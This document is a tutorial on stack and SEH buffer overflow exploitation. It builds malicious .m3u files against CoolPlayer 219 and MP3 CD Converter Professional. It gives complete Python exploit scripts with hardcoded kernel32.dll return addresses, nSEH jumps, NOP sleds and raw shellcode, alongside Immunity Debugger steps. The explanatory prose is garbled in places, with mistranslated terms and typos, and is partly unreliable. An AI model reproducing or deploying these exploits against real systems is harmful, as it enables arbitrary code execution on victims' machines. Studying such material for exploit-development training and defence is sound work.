Buffer overflow exploitation
SEH

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Introduction

In software, a stack overflow occurs when too much memry is used on the call stack. The call stack contains a limited amount of memory, often determined at the start of the program. The size of the call stack depends on many factors, including the programming language, machine architecture, multi-threading, and amount of available memory. When a program attempts to use more space than is available on the call stack (that is, when it attempts to access memory beyond the call stack's bounds, which is essentially a buffer overflow), the stack is said to overflow, typically resulting in a program crash. This class of software bug is usually caused by one of two types of programming errors.

Chapter 1

Verify the bug

verify buffer overflow in our example which in my case is CoolPlayer 219 so let's verify that the application does indeed crash when opening a m3u file.


So I will use simple paython script to create a .m3u and this file will be help to verify the vulnerability

```
buffersize = 1000
buffer = "\x41" * buffersize

payload = (buffer)

f = open("Exploit.m3u","wb")
f.write(payload)
f.close()
```

Okey in the simple paython in the frist and second line we creat 10000 A's (\x41 is the hexadecimal representation of A) and open this m3u file with CoolPlayer 219 The application throws an crash

That means Presence buffer overflow vulnerability, so let attach Immunity Debugger to coolplayer to see more things

1 - attach Immunity Debugger to coolplayer
2 - Run program (F9)
3 - Open => Open file .m3u (Exploit.m3u)



Sweet I'm lucky you see we control EIP register 41414141, in the momry stack we can see like this :

Buffer	EBP	EIP	ESP points here
A (*1000)	AAAA	AAAA	AAAAAAAAAAAAA……
414141414141…41	41414141	41414141	4141414141414141…..

But the defect occurs after the introduction of 207 character let's try that.

buffersize = 207
buffer **= "\x41" * buffersize**
RET= "BBBB"
junk2 = "\43"*100

payload = (buffer **+RET +junk2)**

```
f = open("Exploit.m3u","wb")
f.write(payload)
f.close()
```

1 - attach Immunity Debugger to coolplayer
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


If notes EIP 42424242 refers to the point of return adress
So we will go directly, without lengthening the investment

Exploit = buffer + RET + NOPsled + Shellcode

Some of the ways to search for titles

Of course, search for addresses is necessary to invest in research methods, especially for points of return and we have two ways :

- we have tools like !mona, findjmp2.exe ..
- Research program debugger

So I find adresse 0x7C874413 (jmp esp kernel32.dll)

Note : you can also use call esp or jmp esp


Exploit

Now we put adresse of jmp esp 7C874413 kernel32.dll into EIP register then we put our shellcode in ESP points
If we now overwrite EIP with 0x7C874413, a jmp esp will be executed. Esp contains our shellcode… so we should now have a working exploit. Let's test with our "NOP &
break" shellCode


```
filename =  "exploit.m3u"
buffer = "\x41"*207
RET = "\x13\x44\x87\x7C" #0x7C874413 kernel32.dll
nopsled = "\x90"*22
#calc.exe
sc = ("\xb8\x20\x65\x02\x44\xdb\xc2\xd9\x74\x24\xf4\x5a\x33\xc9"
"\xb1\x32\x31\x42\x12\x03\x42\x12\x83\xca\x99\xe0\xb1\xf6"
"\x8a\x6c\x39\x06\x4b\x0f\xb3\xe3\x7a\x1d\xa7\x60\x2e\x91"
"\xa3\x24\xc3\x5a\xe1\xdc\x50\x2e\x2e\xd3\xd1\x85\x08\xda"
"\xe2\x2b\x95\xb0\x21\x2d\x69\xca\x75\x8d\x50\x05\x88\xcc"
"\x95\x7b\x63\x9c\x4e\xf0\xd6\x31\xfa\x44\xeb\x30\x2c\xc3"
"\x53\x4b\x49\x13\x27\xe1\x50\x43\x98\x7e\x1a\x7b\x92\xd9"
"\xbb\x7a\x77\x3a\x87\x35\xfc\x89\x73\xc4\xd4\xc3\x7c\xf7"
"\x18\x8f\x42\x38\x95\xd1\x83\xfe\x46\xa4\xff\xfd\xfb\xbf"
"\x3b\x7c\x20\x35\xde\x26\xa3\xed\x3a\xd7\x60\x6b\xc8\xdb"
"\xcd\xff\x96\xff\xd0\x2c\xad\xfb\x59\xd3\x62\x8a\x1a\xf0"
"\xa6\xd7\xf9\x99\xff\xbd\xac\xa6\xe0\x19\x10\x03\x6a\x8b"
"\x45\x35\x31\xc1\x98\xb7\x4f\xac\x9b\xc7\x4f\x9e\xf3\xf6"
"\xc4\x71\x83\x06\x0f\x36\x7b\x4d\x12\x1e\x14\x08\xc6\x23"
"\x79\xab\x3c\x67\x84\x28\xb5\x17\x73\x30\xbc\x12\x3f\xf6"
"\x2c\x6e\x50\x93\x52\xdd\x51\xb6\x30\x80\xc1\x5a\xb7")


exploit = buffer+ RET + nopsled + sc
textfile = open(filename,"w")
textfile.write(exploit)
textfile.close()
```

1 - attach Immunity Debugger to coolplayer
2 - Run program (F9)
3 - bp 7C874413 jmp esp (F2)
4 - Open => Open file .m3u (Exploit.m3u)



As We can see bp in the adress 7c874413 jmp esp and when we and we followed with (F8) we'll jump to NOP (90*22) then our shellcode will be executed



As you see above in the picture executed of shellcode (calculator).


Chapter 2

Definition SEH

Or structure of treatment in the event of a malfunction in the program are Structured Exeption Handling
The idea of innovation, Microsoft has issued the company with its own functions, we will discuss this topic in the unit
As these functions have become more widely used in the programs and massage for the first reason that when the defect is located in the program, the program goes out without problem

Enter in the details


Pointer To next SEH :



Structure:

```
typedef struct EXCEPTION_REGISTRATION
{
_EXCEPTION_REGISTRATION *next;
PEXCEPTION_HANDLER *handler;
} EXCEPTION_REGISTRATION, *PEXCEPTION_REGISTRATION;
```

But when an error occurs, or rather the introduction of large, we will be able to change all these titles and you Explanatory:



This means we have got control for SEH
The investment is similar to the system above all other types because this system depends on the other way in Call EBX on the contrary, what we will talk about

Build an appropriate investment

Laden with all the exploitation under the summary of the environments in which we talked about will be on this as :

JUNK Data	Next SEH JMP 06 bytes	SEH POP POP RET	NOP 0x90	ShellCode

So now we now how to exploit but questions will be in yourself, which is :


Next_seh[]="\xEB\x06\x90\x90"

What means POP POP RET ?

Frist POP to increase ESP with 4 bytes
Second POP same work of frist POP
RET will be return our pointer next she after jmp+6 for indicates direct ti NOP
Do not bother to the last lines you know it is not impose

So let's typing the following command :

findjmp2 kernel32.dll ebx




The adresses referred to in red are benefit select any unit, and we select 0x7C818484 and will become like this :

char SEH[]="\x84\x84\x81\x7c";

Practical Example

In my case I will do example vulnerability program because is very easy in exploitation.

MP3 CD Converter Professional




Of course everyone knows this gap so it will not touch to explain how it happened and direct to investments

```
buffer =  "\x41" *  780
nseh = "\xeb\x0d\x90\x90"  #JMP SHORT 14
seh = "\xbf\xce\x77\x00"
nops = "\x90" * 10
shellcode = ("\x33\xC0\x33\xC9\x33\xD2\x33\xDB\x50\x68\x6C\x6C\x20\x20"
"\x68\x33\x32\x2E\x64\x68\x75\x73\x65\x72\x54\x58\xBB\x7B\x1D\x80\x7C\x50"
"\xFF\xD3\x90\x33\xD2\x52\xB9\x5E\x67\x30\xEF\x81\xC1\x11\x11\x11\x11\x51"
"\x68\x61\x67\x65\x42\x68\x4D\x65\x73\x73\x54\x5A\x52\x50"
"\xB9\x30\xAE\x80\x7C\xFF\xD1\x33\xC9\x33\xD2\x33\xDB\x51\x68\x53\x20\x20"
"\x20\x68\x47\x30\x4D\x33\x68\x53\x21\x30\x20\x68\x20\x43"
"\x34\x53\x68\x64\x20\x42\x79\x68\x6F\x69\x74\x65\x68\x45\x78\x70\x6C"
"\x54\x59\x53\x68\x21\x30\x20\x20\x68\x43\x34\x53\x53\x54\x5B"
"\x6A\x40\x53\x51\x52\xFF\xD0\x33\xC0\x50\xBE\xFA\xCA\x81\x7C\xFF\xD6")



payload = str(buffer  + nseh + seh + nops + shellcode)


f=open(file,"w")
f.write(payload)
f.close()
```



So thanks guys for reading my paper and I would like to thank to friends:
corelanc0d3r (corelan team)
Rahul Tyagi